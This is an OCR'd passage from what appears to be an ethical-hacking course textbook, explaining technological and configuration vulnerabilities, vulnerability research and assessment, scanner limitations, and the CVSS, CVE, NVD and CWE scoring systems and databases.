
The following tables summarize examples of technological and configuration vulnerabilities:

Technological Vulnerabilities	Description
TCP/IP protocol vulnerabilities	▪ HTTP, FTP, ICMP, SNMP, SMTP are inherently insecure
Operating System vulnerabilities	▪ An OS can be vulnerable because: ○ It is inherently insecure ○ It is not patched with the latest updates
Network Device Vulnerabilities	▪ Various network devices such as routers, firewall, and switches can be vulnerable due to: ○ Lack of password protection ○ Lack of authentication ○ Insecure routing protocols ○ Firewall vulnerabilities

Table 5.1: Technological Vulnerabilities

Configuration Vulnerabilities	Description
User account vulnerabilities	▪ Originating from the insecure transmission of user account details such as usernames and passwords, over the network
System account vulnerabilities	▪ Originating from setting of weak passwords for system accounts
Internet service misconfiguration	▪ Misconfiguring internet services can pose serious security risks. For example, enabling JavaScript and misconfiguring IIS, Apache, FTP, and Terminal services, can create security vulnerabilities in the network
Default password and settings	▪ Leaving the network devices/products with their default passwords and settings
Network device misconfiguration	▪ Misconfiguring the network device

Table 5.2: Configuration Vulnerabilities



Vulnerability Research

- The process of analyzing protocols, services, and configurations to **discover vulnerabilities and design flaws** that will expose an operating system and its applications to exploit, attack, or misuse
- Vulnerabilities are classified based on **severity level** (low, medium, or high) and **exploit range** (local or remote)

An administrator needs vulnerability research:

1. To gather information concerning **security trends**, **threats**, **attack surfaces**, attack vectors and techniques
2. To discover **weaknesses** in the OS and applications, and alert the network administrator before a **network attack**
3. To **gather information** to aid in the prevention of security issues
4. To know **how to recover** from a network attack

Vulnerability Research

Vulnerability research is the process of analyzing protocols, services, and configurations to discover the vulnerabilities and design flaws that will expose an operating system and its applications to exploit, attack, or misuse.

An administrator needs vulnerability research:

- To gather information about security trends, newly discovered threats, attack surfaces, attack vectors and techniques
- To find weaknesses in the OS and applications and alert the network administrator before a network attack
- To understand information that helps prevent security problems
- To know how to recover from a network attack

An ethical hacker needs to keep up with the most recently discovered vulnerabilities and exploits to stay one step ahead of attackers through vulnerability research, which includes:

- Discovering the system design faults and weaknesses that might allow attackers to compromise a system
- Staying updated about new products and technologies and reading news related to current exploits
- Checking underground hacking web sites (Deep and Dark websites) for newly discovered vulnerabilities and exploits
- Checking newly released alerts regarding relevant innovations and product improvements for security systems

Security experts and vulnerability scanners classify vulnerabilities by:

- Severity level (low, medium, or high)
- Exploit range (local or remote)

Ethical hackers need to conduct intense research with the help of information acquired in the footprinting and scanning phases to find vulnerabilities.

What is Vulnerability Assessment?

- Vulnerability assessment is an in-depth **examination of the ability of a system or application**, including current security procedures and controls, to withstand the exploitation
- It recognizes, measures, and classifies security vulnerabilities in a **computer system**, **network**, and **communication channels**

A vulnerability assessment may be used to:

- Identify weaknesses that could be exploited
- Predict the effectiveness of additional security measures in protecting information resources from attacks

Information obtained from the vulnerability scanner includes:

- Network vulnerabilities
- Open ports and running services
- Application and services vulnerabilities
- Application and services configuration errors

What is Vulnerability Assessment?

A vulnerability assessment is an in-depth examination of the ability of a system or application, including current security procedures and controls, to withstand exploitation. It scans networks for known security weaknesses, and recognizes, measures, and classifies security vulnerabilities in computer systems, networks, and communication channels. It identifies, quantifies, and ranks possible vulnerabilities to threats in a system. Additionally, it assists security professionals in securing the network by identifying security loopholes or vulnerabilities in the current security mechanism before attackers can exploit them.

A vulnerability assessment may be used to:

- Identify weaknesses that could be exploited
- Predict the effectiveness of additional security measures in protecting information resources from attack

Typically, vulnerability-scanning tools search network segments for IP-enabled devices and enumerate systems, operating systems, and applications to identify vulnerabilities resulting from vendor negligence, system or network administration activities, or day-to-day activities. Vulnerability-scanning software scans the computer against the Common Vulnerability and Exposures (CVE) index and security bulletins provided by the software vendor.

Vulnerability scanners are capable of identifying the following information:

- The OS version running on computers or devices
- IP and Transmission Control Protocol/User Datagram Protocol (TCP/UDP) ports that are listening
- Applications installed on computers

- Accounts with weak passwords
- Files and folders with weak permissions
- Default services and applications that might have to be uninstalled
- Errors in the security configuration of common applications
- Computers exposed to known or publicly reported vulnerabilities
- EOL/EOS software information
- Missing patches and hotfixes
- Weak network configurations and misconfigured or risky ports
- Help to verify the inventory of all devices on the network

There are two approaches to network vulnerability scanning:

- **Active Scanning**: The attacker interacts directly with the target network to find vulnerabilities. Active scanning helps in simulating an attack on the target network to uncover vulnerabilities that can be exploited by the attacker.

  Example: An attacker sends probes and specially crafted requests to the target host in the network to identify vulnerabilities.

- **Passive Scanning**: The attacker tries to find vulnerabilities without directly interacting with the target network. The attacker identifies vulnerabilities via information exposed by systems during normal communications. Passive scanning identifies the active operating systems, applications, and ports throughout the target network, monitoring activity to determine its vulnerabilities. This approach provides information about weaknesses but does not provide a path for directly combating attacks.

  Example: An attacker guesses the operating system information, applications, and application and service versions by observing the TCP connection setup and teardown.

Attackers scan for vulnerabilities using tools such as Nessus Professional, Qualys, GFI LanGuard, and OpenVAS.

Limitations of Vulnerability Assessment

The following are some of the limitations of vulnerability assessment:


- Vulnerability scanning software is limited in its ability to detect vulnerabilities at a given point in time.
- Vulnerability scanning software must be updated when new vulnerabilities are discovered or when improvements are made to the software being used.
- Software is only as effective as the maintenance performed on it by the software vendor and by the administrator who uses it.
- Vulnerability assessment does not measure the strength of security controls.

- Vulnerability scanning software is not immune to software engineering flaws that might lead to serious vulnerabilities being missed.
- Human judgment is required to analyze the data after scanning and identifying false positives and false negatives.
- Vulnerability scanning software cannot define the impact of an identified vulnerability on different business operations.
- Vulnerability assessment reports are not always easy to understand and assess for risk factors and triage response.
- Vulnerability scanning tools have a narrow focus and do not cover attack vectors such as social engineering.
- Vulnerability scanning software is limited in its ability to perform live tests on web applications to detect errors or unexpected behavior.

The methodology used may have an impact on the test results. For example, vulnerability scanning software that runs in the security context of the domain administrator will yield different results from software that runs in the security context of an authenticated or non-authenticated user. Similarly, diverse vulnerability scanning software packages differently assess security and have unique features. This can influence the assessment results.

Vulnerability Scoring Systems and Databases

Common Vulnerability Scoring System (CVSS)



Common Vulnerability Scoring System Calculator CVE-2022-22620

Source: NIST

This page shows the components of the CVSS score for example and allows you to refine the CVSS base score. Please read the CVSS standards guide to fully understand how to score CVSS vulnerabilities and to interpret CVSS scores. The scores are computed in sequence such that the Base Score is used to calculate the Temporal Score and the Temporal Score is used to calculate the Environmental Score.

CVSS Base Score: 8.8
Impact Subscore: 5.9
Exploitability Subscore: 2.8
CVSS Temporal Score: NA
CVSS Environmental Score: NA
Modified Impact Subscore: NA
Overall CVSS Score: 8.8

Vulnerability Scoring Systems and Databases

Due to the growing severity of cyber-attacks, vulnerability research has become critical as it helps to mitigate the chance of attacks. Vulnerability research provides awareness of advanced techniques to identify flaws or loopholes in the software that can be exploited by attackers. Vulnerability scoring systems and vulnerability databases are used by security analysts to rank information system vulnerabilities and to provide a composite score of the overall severity and risk associated with identified vulnerabilities. Vulnerability databases collect and maintain information about various vulnerabilities present in information systems.

Following are some of the vulnerability scoring systems and databases:

- Common Vulnerability Scoring System (CVSS)
- Common Vulnerabilities and Exposures (CVE)
- National Vulnerability Database (NVD)
- Common Weakness Enumeration (CWE)

Common Vulnerability Scoring System (CVSS)

Source: *https://www.first.org*, *https://nvd.nist.gov*

The CVSS is a published standard that provides an open framework for communicating the characteristics and impacts of IT vulnerabilities. The quantitative model of the system ensures repeatable and accurate measurement while enabling users to view the underlying vulnerability characteristics that were used to generate the scores. Thus, the CVSS is well-suited as a standard measurement system for industries, organizations, and governments that need accurate and consistent vulnerability impact scores. Two common uses of CVSS are the prioritization of vulnerability remediation activities and calculation of the severity of vulnerabilities discovered in a system. The National Vulnerability Database (NVD) provides CVSS scores for almost all known vulnerabilities.

The CVSS helps capture the principal characteristics of a vulnerability and produces a numerical score to reflect its severity. This numerical score can thereafter be translated into a qualitative representation (such as low, medium, high, or critical) to help organizations properly assess and prioritize their vulnerability management processes.

CVSS assessment consists of the following three metrics for measuring vulnerabilities.

- **Base Metric**: It represents the inherent qualities of a vulnerability.
- **Temporal Metric**: It represents the features that continue to change during the lifetime of the vulnerability.
- **Environmental Metric:** It represents vulnerabilities that are based on a particular environment or implementation.

The metric ranges from 1 to 10, with 10 being the most severe. The CVSS score is calculated and generated by a vector string that represents the numerical score for each group in the form of a block of text. The CVSS calculator ranks security vulnerabilities and provides the user with information on the overall severity and risks related to the vulnerability.

Severity	Base Score Range
None	0.0
Low	0.1-3.9
Medium	4.0-6.9
High	7.0-8.9
Critical	9.0-10.0

Figure 5.2: CVSS Calculator Version 3.1

Common Vulnerabilities and Exposures (CVE)

Source: *https://www.cve.org*

CVE® is a publicly available and free-to-use list or dictionary of standardized identifiers for common software vulnerabilities and exposures. The use of CVE Identifiers, or "CVE IDs," which are assigned by CVE Numbering Authorities (CNAs) from around the world, ensures confidence among parties when discussing or sharing information about a unique software or firmware vulnerability. CVE provides a baseline for tool evaluation and enables data exchange for cybersecurity automation. CVE IDs provide a baseline for evaluating the coverage of tools and services so that users can determine which tools are most effective and appropriate for their organization's needs. In short, products and services compatible with CVE provide better coverage, easier interoperability, and enhanced security.

What CVE is:

- One identifier for one vulnerability or exposure
- One standardized description for each vulnerability or exposure
- A dictionary rather than a database
- A method for disparate databases and tools to "speak" the same language
- The way to interoperability and better security coverage
- A basis for evaluation among services, tools, and databases
- Free for the public to download and use
- Industry-endorsed via the CVE Numbering Authorities, CVE Board, and the numerous products and services that include CVE

Figure 5.3: Common Vulnerabilities and Exposures (CVE)

National Vulnerability Database (NVD)

Source: *https://nvd.nist.gov*

The NVD is the U.S. government repository of standards-based vulnerability management data. It uses the Security Content Automation Protocol (SCAP). Such data enable the automation of vulnerability management, security measurement, and compliance. The NVD includes databases of security checklist references, security-related software flaws, misconfigurations, product names, and impact metrics.

The NVD performs an analysis on CVEs that have been published to the CVE Dictionary. NVD staff are tasked with the analysis of CVEs by aggregating data points from the description, references supplied, and any supplemental data that are publicly available. This analysis results in association impact metrics (Common Vulnerability Scoring System – CVSS), vulnerability types (Common Weakness Enumeration — CWE), and applicability statements (Common Platform Enumeration — CPE), as well as other pertinent metadata. The NVD does not actively perform vulnerability testing; it relies on vendors, third party security researchers, and vulnerability coordinators to provide information that is used to assign these attributes.

Common Weakness Enumeration (CWE)

Source: *https://cwe.mitre.org*

Common Weakness Enumeration (CWE) is a category system for software vulnerabilities and weaknesses. It is sponsored by the National Cybersecurity FFRDC, which is owned by The MITRE Corporation, with support from US-CERT and the National Cyber Security Division of the U.S. Department of Homeland Security. The latest version 3.2 of the CWE standard was released in January 2019. It has over 600 categories of weaknesses, which gives CWE the ability to be effectively employed by the community as a baseline for weakness identification, mitigation, and prevention efforts. It also has an advanced search technique where attackers can search and view weaknesses based on research concepts, development concepts, and architectural concepts.

Vulnerability-Management Life Cycle

